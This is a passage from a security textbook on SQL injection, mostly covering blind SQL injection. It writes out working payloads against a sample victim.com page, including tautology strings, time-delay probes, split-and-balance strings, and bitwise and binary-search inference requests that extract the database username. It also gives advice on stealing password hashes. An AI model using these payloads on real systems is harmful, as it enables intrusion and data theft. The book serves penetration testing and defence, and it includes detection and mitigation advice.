- ☑ The value *NULL* is accepted for all data types, whereas *GROUP BY* is the quickest way to find the exact number of columns to inject.
- ☑ If the remote Web application returns only the first row, remove the original row by adding a condition that always returns false, and then start extracting your rows one at a time.

Using Conditional Statements

- ☑ Conditional statements allow the attacker to extract one bit of data for every request.
- ☑ Depending on the value of the bit you are extracting, you can introduce a delay, generate an error, or force the application to return a different HTML page.
- ☑ Each technique is best suited for specific scenarios. Delay-based techniques are slow but very flexible, whereas content-based techniques leave a slightly smaller footprint compared to error-based ones.

Enumerating the Database Schema

- ☑ Follow a hierarchical approach: Start enumerating the databases, then the tables of each database, then the columns of each table, and then finally the data of each column.
- ☑ If the remote database is huge, you might not need to extract it in its entirety; a quick look at the table names is usually enough to spot where the interesting data is.

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Escalating Privileges

- ☑ All major DBMSs have suffered from privilege escalation vulnerabilities in the past. The one you are attacking might not have been updated with the latest security fixes.
- ☑ In other cases, it may be possible to attempt to brute-force the administrative account; for instance, using *OPENROWSET* on SQL Server.

Stealing the Password Hashes

- ☑ If you have administrative privileges, do not miss the chance to grab the password hashes. People tend to reuse their passwords and those hashes could be the keys to the kingdom.

Out-of-Band Communication

- ☑ If it's not possible to extract data using the previous methods, try establishing a completely different channel.
- ☑ Possible choices include e-mail (SMTP), HTTP, DNS, file system, or database-specific connections.

Automating SQL Injection Exploitation

- ☑ The majority of the attacks analyzed in this chapter require a high number of requests to reach their goal.
- ☑ Luckily, several free tools can assist in automating the attack.
- ☑ These tools provide a plethora of different attack modes and options, ranging from the fingerprint of the remote DBMS to the extraction of the data it contains.

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Frequently Asked Questions

Q: Is it necessary to always start the attack by fingerprinting the database?

A: Yes. Detailed knowledge of the technology used by the target DBMS will allow you to fine-tune a successful attack, resulting in a much more effective attack. Always invest some time in the fingerprint phase; it will save you a lot of time later.

Q: Should I use *UNION*-based techniques when possible?

A: Yes, as they allow you to extract a reasonable amount of information with each request.

Q: What if the database is too big to enumerate all tables and columns?

A: Try enumerating tables and columns whose names match certain patterns. Adding further conditions such as *like %password%* or *like %private%* to your queries can help you to direct your effort toward the most interesting data.

Q: How can I avoid data leakage through OOB connections?

A: Making sure your applications properly sanitize user input is the first and most important line of defense. However, always make sure your database servers are not authorized to transmit data outside the network. Do not allow them to send SMTP traffic to the outside, and configure your firewalls so that all potentially dangerous traffic is filtered.

Q: How easy is it to crack the password hashes, once I have retrieved them?

A: It depends on a number of factors. If the hashing algorithm is weak retrieving the original password is very easy. If the hashes have been generated with a cryptographically strong algorithm, it depends on the strength of the original password. However, unless a password complexity policy was enforced, chances are that at least some of the hashes will be cracked.

FAQ
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Chapter 5

Blind SQL Injection Exploitation

Solutions in this chapter:

- **Finding and Confirming Blind SQL Injection**
- **Using Time-Based Techniques**
- **Using Response-Based Techniques**
- **Using Alternative Channels**
- **Automating Blind SQL Injection Exploitation**

☑ **Summary**

☑ **Solutions Fast Track**

☑ **Frequently Asked Questions**

Introduction

So, you've found an SQL injection point, but the application gives you only a generic error page. Or perhaps it gives you the page as normal, but there is a small difference in what you get back, visible or not. These are examples of blind SQL injection, where you exploit without any of the useful error messages or feedback that you may be used to, as you saw in Chapter 4. Don't worry; you can still reliably exploit SQL injection even in these scenarios.

You saw a number of classic SQL injection examples in Chapter 4 that relied on verbose error messages to extract data, and this was the first widely used attack technique for data extraction in these vulnerabilities. Before SQL injection was well understood, developers were advised to disable all verbose error messages in the mistaken belief that without error messages the attacker's data retrieval goal was next to impossible to achieve. In some cases developers would trap errors within the application and display generic error messages, whereas in other cases no errors would be shown to the user. However, attackers soon realized that even though the error-based channel was no longer available, the root cause still remained: Attacker-supplied SQL was executing within a database query. Figuring out new channels was left to the ingenuity of the attackers and a number of channels were discovered and published. Along the way, the term *blind SQL injection* entered into common usage with slight differences in the definition used by each author. Chris Anley first introduced a blind SQL injection technique in a 2002 paper that demonstrated how disabling verbose error messages could still lead to injection attacks, and he provided several examples. Ofer Maor and Amichai Shulman's definition required that verbose errors be disabled but that broken SQL syntax would yield a generic error page, and implicitly assumed that the vulnerable statement was a *SELECT* query whose result set was ultimately displayed to the user. The query's result (either success or failure) was then used to first derive the vulnerable statement and then to extract data through a *UNION SELECT*. Kevin Spett's definition was similar in that verbose error messages were disabled and injection occurred in a *SELECT* statement; however, instead of relying on generic error pages, his technique altered content within the page through SQL logic manipulations to infer data on a byte-by-byte basis, which was identical to Cameron Hotchkies' usage.

It is clear that blind SQL injection has received significant attention from attackers, and its techniques are a key component in any SQL injection arsenal; however, before delving into the specifics, we need to define blind SQL injection and explore the scenarios in which it commonly occurs. Toward that end, in this chapter we will cover techniques for extracting information from the back-end database through the use inference and alternative channels, including time delays, errors, domain name system (DNS) queries, and HTML responses. This will give you flexible ways to communicate with the database, even in situations where the application is catching exceptions properly and you do not have any feedback from the Web interface that your exploits are working.

NOTE

In this book, blind SQL injection refers to *attack techniques that exploit a database query input sanitization vulnerability to extract information from the database or extract information about the database query, without the use of verbose database error messages or in-band data concatenation*.

This definition is intentionally broad, as it makes no assumptions regarding the specific SQL injection point (except that SQL injection must be possible), does not require a particular server or application behavior, and does not demand specific techniques (apart from excluding error-based data extraction and the concatenation of data onto legitimate results; e.g., through a *UNION SELECT*). The techniques used for extracting information will be varied, with our sole guiding principle being the absence of the two classic extraction techniques.

Keep in mind that blind SQL injection is primarily used to extract data from a database, but it can also be used to derive the structure of the query into which you are injecting SQL. If the full query is worked out (including all relevant columns and their types), in-band data concatenation generally becomes quite easy, so attackers will strive to determine the query structure before turning to more esoteric blind SQL injection techniques.

Finding and Confirming Blind SQL Injection

To exploit a blind SQL injection vulnerability you must first locate a potentially vulnerable point in the target application and verify that SQL injection is possible. We already covered this extensively in Chapter 2, but it is worth reviewing the main techniques used when testing for blind SQL injection specifically.

Forcing Generic Errors

Applications will often replace database errors with a generic error page, but even the presence of an error page can allow you to infer whether SQL injection is possible. The simplest example is the inclusion of a single-quote character in a piece of data that is submitted to the Web application. If the application produces a generic error page only when the single quote or a variant thereof is submitted, a reasonable chance of attack success is possible. Of course, a single quote would cause the application to fail for other reasons (e.g., where an application defense mechanism limits the input of single quotes), but by and large the most common source of errors when a single quote is submitted is a broken SQL query.

Pearson

Injecting Queries with Side Effects

Stepping toward confirmation of the vulnerability, it is generally possible to submit queries that have side effects the attacker can observe. The oldest technique uses a timing attack to confirm that execution of the attacker's SQL has occurred, and it is also sometimes possible to execute operating system commands whose output is observed by the attacker. For example, in Microsoft SQL Server it is possible to generate a five-second pause with the following SQL snippet:

```
WAITFOR DELAY '0:0:5'
```

Likewise, MySQL users could use the *SLEEP( )* function which performs the same task in MySQL 5.0.12 and later.

Finally, the observed output can also be in-channel. For instance, if the injected string

```
' AND '1'='2
```

is inserted into a search field and produces a different response from

```
' OR '1'='1
```

then SQL injection appears very likely. The first string introduces an always false clause into the search query, which will return nothing, and the second string ensures that the search query matches every row.

We covered this in more detail in Chapter 2.

Splitting and Balancing

Where generic errors or side effects are not useful, you can also try the "parameter splitting and balancing" technique (as named by David Litchfield), which is a staple of many blind SQL injection exploits. Splitting occurs when the legitimate input is broken up, and balancing ensures that the resultant query does not have trailing single quotes that are unbalanced. The basic idea is to gather legitimate request parameters and then modify them with SQL keywords so that they are different from the original data, although functionally equivalent when parsed by the database. By way of example, imagine that in the URL http://www.victim.com/view_review.aspx?id=5 the value of the *id* parameter is inserted into an SQL statement to form the following query:

```
SELECT review_content, review_author FROM reviews WHERE id=5
```

If you substitute 2+3 in place of 5, the input to the application will be different from the original request, but the SQL will be functionally equivalent:

```
SELECT review_content, review_author FROM reviews WHERE id=2+3
```

This is not limited to numeric data. Assume that the URL http://www.victim.com/count_reviews.jsp?author=MadBob returns information relating to a particular

database entry, where the value of the *author* parameter is placed into an SQL query to produce the following:

```
SELECT COUNT(id) FROM reviews WHERE review_author='MadBob'
```

It is possible to split the string MadBob with database-specific operators that provide different inputs to the application that correspond to MadBob. An Oracle exploit using the || operator to concatenate two strings is:

```
MadB'||'ob
```

This yields the following SQL query:

```
SELECT COUNT(id) FROM reviews WHERE review_author='MadB'||'ob'
```

which is functionally equivalent to the first query.

Finally, Litchfield also pointed out that the technique could be used to create exploit strings that are virtually context-free. By using the splitting and balancing technique in combination with subqueries, it is possible to form exploits that are usable in many scenarios without modification. The following MySQL queries will produce the same output:

```
SELECT review_content, review_author FROM reviews WHERE id=5
SELECT review_content, review_author FROM reviews WHERE id=10-5
SELECT review_content, review_author FROM reviews WHERE id=5+(SELECT 0/1)
```

In the final SQL statement, a subquery was inserted and underlined. Since any subquery could be inserted at this point, the splitting and balancing technique provides a neat wrapper for injecting more complex queries that actually extract data. However, MySQL does not allow you to split and balance string parameters (since it lacks a binary string concatenation operator), restricting the technique to numeric parameters only. Microsoft SQL Server, on the other hand, does permit the splitting and balancing of string parameters, as the following equivalent queries show:

```
SELECT COUNT(id) FROM reviews WHERE review_author='MadBob'
SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+CHAR(0x42)+'ob'
SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+SELECT('B')+'ob'
SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+(SELECT('B'))+'ob'
SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+(SELECT '')+'Bob'
```

The last statement contains a superfluous underlined subquery that you could replace with a more meaningful exploit string, as you will see shortly. A clear advantage of the split and balance approach is that even if the exploit string is inserted into a stored procedure call, it will still be effective.

Table 5.1 provides a number of split and balanced strings that contain a subquery placeholder "…" for MySQL, Microsoft SQL Server, and Oracle. In each string, space is reserved for the original parameter value (either *<number>*, *<string>*, or *<date>* depending on the parameter's type), and a subquery that returns *NULL* or an empty string in the "…" placeholder.

WARNING

Logical operators, although useable, are not suitable for numeric parameters as they depend on the value of *<number>*.

Table 5.1 Split and Balanced Strings with Subquery Placeholders

Database	Numeric Parameter	String Parameters	Date Parameters
MySQL	<number> <op> (…) <*op*> is one of: + - * / & | ^ xor	Not possible to split and balance without side effects. Subqueries can be easily executed, but this would change the result of the query. If the MySQL database was started in ANSI mode, the ll operator is available for string concatenation in subqueries: <string>' || (…) || '	*<date>* must be rewritten to remove non-numeric characters; e.g., 2008-12-30 becomes 20081230. Where the date is treated as a string in the SQL query: <date>' <op> (…) Where the date is treated as a number in the SQL query: <date> <*op*> (…) <op> is one of: + - | || ^ xor
SQL Server	<number> <op> (…) <*op*> is one of: + - * / & | ^	<string>' + (…) + '	<date>' + (…) + '
Oracle	<number> <op> (…) <*op*> is one of: + - * / ||	<string>' || (…) || '	<date>' || (…) || '

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Common Blind SQL Injection Scenarios

Here are three common scenarios in which blind SQL injection is useful:

1. When submitting an exploit that renders the SQL query invalid a generic error page is returned, while *submitting correct SQL returns a page whose content is controllable to some degree*. This is commonly seen in pages where information is displayed based on the user's selection; for example, a user clicks a link containing an *id* parameter that uniquely identifies a product in the database, or the user submits a search request. In both cases, the user can control the output provided by the page in the sense that either a valid or an invalid identifier could be submitted, which would affect what was retrieved and displayed.

   Because the page provides feedback (albeit not in the verbose database error message format), it is possible to use either a time-based confirmation exploit or an exploit that modifies the data set displayed by the page. Oftentimes, simply submitting a single quote is enough to unbalance the SQL query and force the generic error page, which helps in inferring the presence of an SQL injection vulnerability.

2. A generic error page is returned when submitting an exploit that renders the SQL query invalid, while *submitting correct SQL returns a page whose content is not controllable*. You might encounter this when a page has multiple SQL queries but only the first query is vulnerable and it does not produce output. A second common instance of this scenario is SQL injection in *UPDATE* or *INSERT* statements, where submitted information is written into the database and does not produce output, but could produce generic errors.

   Using a single quote to generate the generic error page might reveal pages that fall into this category, as will time-based exploits, but content-based attacks are not successful.

3. Submitting broken or incorrect SQL does not produce an error page or influence the output of the page in any way. Because errors are not returned in this category of blind SQL injection scenarios time-based exploits or exploits that produce out-of-band side effects are the most successful at identifying vulnerable parameters.

Blind SQL Injection Techniques

Having looked at the definition of blind SQL injection as well as how to find this class of vulnerabilities, it is time to delve into the techniques by which these vulnerabilities are exploited. The techniques are split into two categories: inference techniques and alternative or out-of-band channel techniques. The former describes a set of attacks that use SQL to ask questions about the database and slowly extract information by inference, one bit at a time, and the latter uses mechanisms to directly extract large chunks of information through an available out-of-band channel.

Choosing which technique is best for a particular vulnerability depends on the behavior of the vulnerable resource. The types of questions you might ask are whether the resource returns a generic error page on submission of broken SQL snippets, and whether the resource allows you to control the output of the page to some degree.

Inference Techniques

At their core, all the inference techniques can extract at least one bit of information by observing the response to a specific query. Observation is key, as the response will have a particular signature when the bit in question is 1 and a different response when the bit is 0. The actual difference in response depends on the inference device you choose to use, but the chosen means are almost always based on response time, page content, or page errors, or a combination of these.

Inference techniques allow you to inject a conditional branch into an SQL statement, offering two paths where the branch condition is rooted in the status of the bit you are interested in. In other words, you insert a pseudo *IF* statement into the SQL query: *IF x THEN y ELSE z*. Typically, *x* (converted into the appropriate SQL) says something along the lines of "Is the value of Bit 2 of Byte 1 of Column 1 of Row 1 equal to 1?" and *y* and *z* are two separate branches whose behavior is sufficiently different that the attacker can infer which branch was taken. After the inference exploit is submitted, the attacker observes which response was returned, *y* or *z*. If the *y* branch was followed the attacker knows the value of the bit was 1; otherwise, the bit was 0. The same request is then repeated, except that the next bit under examination is shifted one over.

Keep in mind that the conditional branch does not have an explicit conditional syntax element such as an *IF* statement. Although it is possible to use a "proper" conditional statement, this will generally increase the complexity and length of the exploit; often you can get equivalent results with simpler SQL that approximates a formal conditional statement.

The bit of extracted information is not necessarily a bit of data stored in the database (although that is the common usage); you can also ask questions such as "Are we connecting to the database as the administrator?" or "Is this an SQL Server 2005 database?" or "Is the value of a given byte greater than 127?" Here the bit of information that is extracted is not a bit of a database record; rather, it is configuration information or information about data in the database. However, asking these questions still relies on the fact that you can supply a conditional branch into the exploit so that the answer to the question is either *TRUE* or *FALSE*. Thus, the *inference question* is an SQL snippet that returns *TRUE* or *FALSE* based on a condition supplied by the attacker.

Let's distill this into a concrete example using a simple technique. We'll focus on an example page, *count_chickens.aspx*, which is used to track the well-being of chicken eggs on an egg farm. Each egg has an entry in the *chickens* table, and among various columns is the *status* column that takes the value *Incubating* for unhatched eggs. The counting page has a *status* parameter that is vulnerable to blind SQL injection. When requested, the page queries the database with the following *SELECT* statement (where *$input* takes its value from the *status* parameter):


```
SELECT COUNT(chick_id) FROM chickens WHERE status='$input'
```

We want to extract the username that the page uses to connect to the database. Our Microsoft SQL Server database has a function called *SYSTEM_USER* that will return the login username in whose context the database session has been established. Normally, you can view this with the SQL *SELECT SYSTEM_USER*, but in this case the results are not visible. Figure 5.1 depicts an attempt to extract data using the verbose error message technique, but the page returns a standard error page. Unfortunately, the developers followed bad security advice, and rather than steering clear of dynamic SQL they chose to catch database exceptions and display a generic error message.

Figure 5.1 Unsuccessful Attempt to Extract Data through Error Messages

When we submit *status=Incubating* the page executes the preceding SQL query and returns the string shown in Figure 5.2.

Figure 5.2 Response When Counting Unhatched Eggs




We can alter the *status* parameter such that the SQL query returns an empty result set by adding the "always false" clause *and '1'= '2* to the legitimate query, yielding the following SQL statement:

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' and '1'='2'
```

Figure 5.3 shows the response to this query. From the message, we can infer that the query returned an empty result set. Keep in mind that for two rows, *status* was *Incubating*, but the trailing false clause ensured that no rows would match.

Figure 5.3 Forcing an Empty Result Set



This is a classic example of blind SQL injection, as no errors are returned to us, but we can still inject SQL into the query and we can alter the results returned to us (either we get an egg count or we get "No eggs have that status").

Now, instead of inserting an always false clause, we can insert a clause that is sometimes true and sometimes false. Because we are trying to derive the database username, we can ask whether the first character of the login is *a* by submitting *status=Incubating' and SUBSTRING(SYSTEM_USER,1,1)='a* which generates the following SQL statement:

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' and
   SUBSTRING(SYSTEM_USER,1,1)='a'
```

This SQL snippet will extract the first character from the output of system_user using the substring( ) function.

If the first character is indeed *a*, the second clause is true and we would see the same result from Figure 5.2; if the character is not *a*, the second clause is false and an empty result set would be returned, which would yield the message shown in Figure 5.3. Assuming that the first character was not *a*, we then submit a second page query with our custom *status* parameter asking whether the first character is *b* and so forth until the first character is found:

```
status=Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='a (False)
status=Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='b (False)
status=Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='c (False)
⋮
status=Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='s (True)
```

The *False* and *True* conditions are states that are inferred by the content on the page after each request is submitted, and do not refer to content within the page; that is, if the response contains "No eggs…" the state was *False*; otherwise, the state was *True*.

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Let's now shift our attention to the second character and repeat the process, starting at the letter *a* and moving through the alphabet. As each successive character is found, the search moves on to the next character. The page queries that reveal the username on our sample page are as follows:

```
status=Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='s (True)
status=Incubating' AND SUBSTRING(SYSTEM_USER,2,1)='q (True)
status=Incubating' AND SUBSTRING(SYSTEM_USER,3,1)='l (True)
status=Incubating' AND SUBSTRING(SYSTEM_USER,4,1)='0 (True)
status=Incubating' AND SUBSTRING(SYSTEM_USER,5,1)='5 (True)
```

Simple, isn't it? The username is *sql05*. Unfortunately, though, it's actually not that simple, and we have skipped over a pretty important question: How do we know when the end of the username has been reached? If the portion of the username discovered so far is *sql05*, how can we be sure that there is not a sixth, seventh, or eighth character? The *SUBSTRING( )* function will not generate an error if you ask it to provide characters past the end of the string; instead, it returns the empty string *''*. Therefore, we can include the empty string in our search alphabet, and if it is found we can conclude that the end of the username has been found.

```
status=Incubating' AND SUBSTRING(SYSTEM_USER,6,1)=' (True)
```

Hooray! Except that this is not very portable and depends on the explicit behavior of a particular database function. A neater solution would be to determine the length of the username before extracting it. The advantage of this approach, apart from being applicable to a wider range of scenarios than the "SUBSTRING( ) returns empty string" approach, is that it enables the attacker to estimate the maximum time that could possibly be spent extracting the username. We can find the length of the username with the same technique we employed to find each character, by testing whether the value is 1, 2, 3, and so on until we find a match:

```
status=Incubating' AND LEN(SYSTEM_USER)=1-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=2-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=3-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=4-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=5-- (True)
```

From this sequence of requests it was possible to infer that the length of the username was 5. Note as well the use of the SQL comment (--) that, although not required, makes the exploit a little simpler.

It is worth reinforcing the point that the inference tool used to determine whether a given question was *TRUE* or *FALSE* was the presence of either an egg count or a message stating that no eggs matched the given status. The mechanism by which you make an inference decision is highly dependent on the scenario that faces you and can often be substituted with a number of differing techniques.

Are You Owned?

Counting Eggs and Requests

If it is not already clear, the inference techniques described in this chapter are noisy and resource-intensive; extracting one bit per request means that an attacker will have to send thousands of requests at a minimum, running into the millions where megabytes of data is retrieved. This helps in spotting such attacks using basic metrics: Requests per minute, database queries per minute, tracking database connection pool errors, and bandwidth utilization are all possible data points that you can monitor to evaluate whether an inference attack is ongoing.

For large sites, many of these metrics could fall under the radar, as the attack may not sufficiently spike the numbers; it may also help to track requests per page as the inference attack will in all likelihood use a single injection point to complete the attack.

Increasing the Complexity of Inference Techniques

It may have occurred to you that testing each character in the username against the entire alphabet (plus digits and possibly non-alphanumeric characters) is a pretty inefficient method for extracting data. To retrieve the username we had to request the page 112 times (five times for the length and 19, 17, 12, 27, and 32 times for the characters *s*, *q*, *l*, *0*, and *5*, respectively). A further consequence of this approach is that when retrieving binary data we could potentially have an alphabet of 256 characters, which sharply increases the number of requests and in any case is often not binary-safe. Two methods can improve the efficiency of retrieval through inference: a bit-by-bit method and a binary search method. Both methods are binary-safe.

The binary search method is mostly used to infer the value of single bytes without having to search through an entire alphabet. It successively halves the search space until the value of the byte is identified, by playing a game of eight questions. (Because a byte can have one of 256 values, the value will always be determined in eight requests. This is intuitively demonstrated by counting the number of times you can successively divide 256 in half before you get a non-integer quotient.) Assume that the byte we are interested in has the value 14. We ask questions and infer the answers through a convenient inference mechanism, which will return *Yes* if the answer is true and *No* if the answer is false. The game then proceeds like this:

1. Is the byte greater than 127? No, because 14 < 127.
2. Is the byte greater than 63? No, because 14 < 63.
3. Is the byte greater than 31? No, because 14 < 31.
4. Is the byte greater than 15? No, because 14 < 15.
5. Is the byte greater than 7? Yes, because 14 > 7.
6. Is the byte greater than 11? Yes, because 14 > 11.
7. Is the byte greater than 13? Yes, because 14 > 13.
8. Is the byte greater than 14? No, because 14 = 14.

Since the byte is greater than 13 but not greater than 14, we can infer that the byte has the value 14. This technique relies on a database function to provide the integer value of any byte; under Microsoft SQL Server, MySQL, and Oracle, this is provided by the *ASCII( )* function.

If we return to the original problem of finding the database username, but now we use the binary search technique to find the first character of the username, we would like to execute the following SQL statement:

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' AND
   ASCII(SUBSTRING(system_user,1,1))>127--'
```

We need to issue eight SQL statements to absolutely determine the character's value. Converting all these queries into a page requests produces the following:

```
status=Incubating' and ASCII(SUBSTRING(SYSTEM_USER,1,1))>127-- (False)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>63-- (True)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>95-- (True)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>111-- (True)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>119-- (False)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>115-- (False)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>113-- (True)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>114-- (True)
```

From this series of requests, we can infer that the byte value of the first character of the username is 115, which, when converted to its ASCII table equivalent, is *s*. Using this technique it is possible to extract a byte in exactly eight requests, which is a vast improvement over comparing the full byte against an alphabet. If we add a third state to the request (Error), it is possible to test for equality in our binary search, thereby reducing the best-case number of requests to one request, with eight requests being a worst case.

This is great. We have a method by which we can efficiently extract the value of a given byte in a fixed time in as many requests as there are bits. Unless we use compression or an injection string that handles more than two states this is as good as it gets from an information

theory perspective. However, there is still a performance issue with the binary search technique, since each request is dependent on the result of the previous request; we cannot make the second request before the answer to the first is known, since our second request might be to test the byte against 63 or 191. Thus, requests for a single byte cannot be run in parallel, and this violates our good sense.

NOTE

Although it is true that bytes could be requested in parallel, there is no good reason to stop there without attempting to parallelize bit requests. We'll look into this further shortly.

This dependence is not intrinsic to the data, since the values of the bytes are not finalized by our requests; they remain constant in the database (constant in the sense that we are not changing them—of course, any application accessing the data could make alterations; if that is the case, all bets are off and all inference techniques become unreliable). The binary search technique grouped eight bits into a byte and inferred the value of all eight bits through eight requests. Could we not instead attempt to infer the value of a single specific bit per request (say, the second bit of the byte)? If that were possible, we could issue eight parallel requests for all bits in a byte and retrieve its value in less time than the binary search method would take to retrieve the same byte, since requests would be made side by side rather than one after the other.

Massaging bits requires sufficiently helpful mechanisms within the SQL variant supported by the database under attack. Toward that end, Table 5.2 lists the bit functions supported by MySQL, SQL Server, and Oracle on two integers, *i* and *j*. Because Oracle does not provide an easily accessible native *OR* and *XOR* function we can roll our own.

Table 5.2 Bitwise Operations in Three Databases

Database	Bitwise AND	Bitwise OR	Bitwise XOR
MySQL	`i & j`	`i | j`	`i ^ j`
SQL Server	`i & j`	`i | j`	`i ^ j`
Oracle	`BITAND(i,j)`	`i-BITAND(i,j)+j`	`i-2*BITAND(i,j)+j`

Pazician

Let's examine a few Transact-SQL (T-SQL) predicates that return *true* when bit two of the first character of the username is 1, and otherwise return *false*. A byte that has just the second most significant bit set corresponds to hexadecimal 40_{16} and decimal value 64_{10}, which is used in the following predicates:

```
ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64 = 64
ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64 > 0
ASCII(SUBSTRING(SYSTEM_USER,1,1)) | 64 >
    ASCII(SUBSTRING(SYSTEM_USER,1,1))
ASCII(SUBSTRING(SYSTEM_USER,1,1)) ^ 64 <
    ASCII(SUBSTRING(SYSTEM_USER,1,1))
```

Each of the predicates is equivalent, although they obviously have slightly different syntax. The first two use bitwise *AND* and are useful because they reference only the first character once, which shortens the injection string. A further advantage is that sometimes the query that produces the character could be time-inefficient or have side effects on the database, and we may not want to run it twice. The third and forth predicates use *OR* and *XOR*, respectively, but require the byte to be retrieved twice, on both sides of the operator. Their only advantage is in situations where the ampersand character is not allowed due to restrictions placed in the vulnerable application or defensive layers protecting the application. We now have a method by which we can ask the database whether a bit in a given byte is 1 or 0; if the predicate returns *true* the bit is 1; otherwise, the bit is 0.

Returning to the chicken counting example, the SQL that will be executed to extract the first bit of the first byte is:

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' AND
   ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 128=128--'
```

The SQL to return the second bit is:

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' AND
   ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64=64--'
```

The SQL to return the third bit is:

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' AND
   ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 32=32--'
```

and so on, until all eight bits have been recovered. Converted into eight individual requests made to the chicken counting page we have these values for the status parameter along with the response when making the request:

```
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 128=128-- (False)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64=64-- (True)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 32=32-- (True)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 16=16-- (True)
```

Pazician

```
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 8=8-- (False)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 4=4-- (False)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 2=2-- (True)
status=Incubating' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 1=1-- (True)
```

Because *True* represents 1 and *False* represents 0, we have the bitstring *01110011*, which is 115_{10}. Looking up 115_{10} on an ASCII chart give us *s* which is the first character of the username. Our focus then shifts to the next byte and the next after that, until all bytes have been retrieved. When compared to the binary search method this bit-by-bit approach also requires eight requests, so you may wonder what the point is of all this bit manipulation; however, since each request is independent of all the others they can be trivially parallelized.

Eight requests appear to be inefficient in retrieving a single byte, but when the only available option is blind SQL injection this is a small price to pay. It goes without saying that although many SQL injection attacks can be implemented by hand, issuing eight custom requests to extract a single byte would leave most people reaching for the painkillers. Because all that differs between requests for different bits is a bunch of offsets, this task is eminently automatable, and later in this chapter we will examine a number of tools that take the pain out of crafting these inference attacks.

TIP

If you are ever in a situation where you need to have an integer value broken up into a bitstring using SQL, SQL Server 2000 and 2005 support a user-defined function, *FN_REPLINTTOBITSTRING( )*, which takes as its sole argument an integer and returns a 32-character string representing the bitstring. For example, *FN_REPLINTTOBITSTRING(ASCII('s'))* returns *00000000000000000000000001110011*, which is a 32-bit representation of 115_{10} or *s*.

Alternative Channel Techniques

The second category of methods for extracting data in blind SQL injection vulnerabilities is by means of alternative channels, and what sets these methods apart from the inference techniques is that although inference techniques rely on the response sent by the vulnerable page, alternative channel techniques utilize transports apart from the page response. This includes channels such as DNS, e-mail, and HTTP requests. A further attribute of alternative channel techniques is that generally they enable you to retrieve chunks of data at a time rather than inferring the value of individual bits or bytes, which makes alternative channels a very attractive option to explore. Instead of using eight requests to retrieve a single byte, you could possibly retrieve 200 bytes with a single request. However, most alternative channel techniques require larger exploit strings than inference techniques.

Using Time-Based Techniques

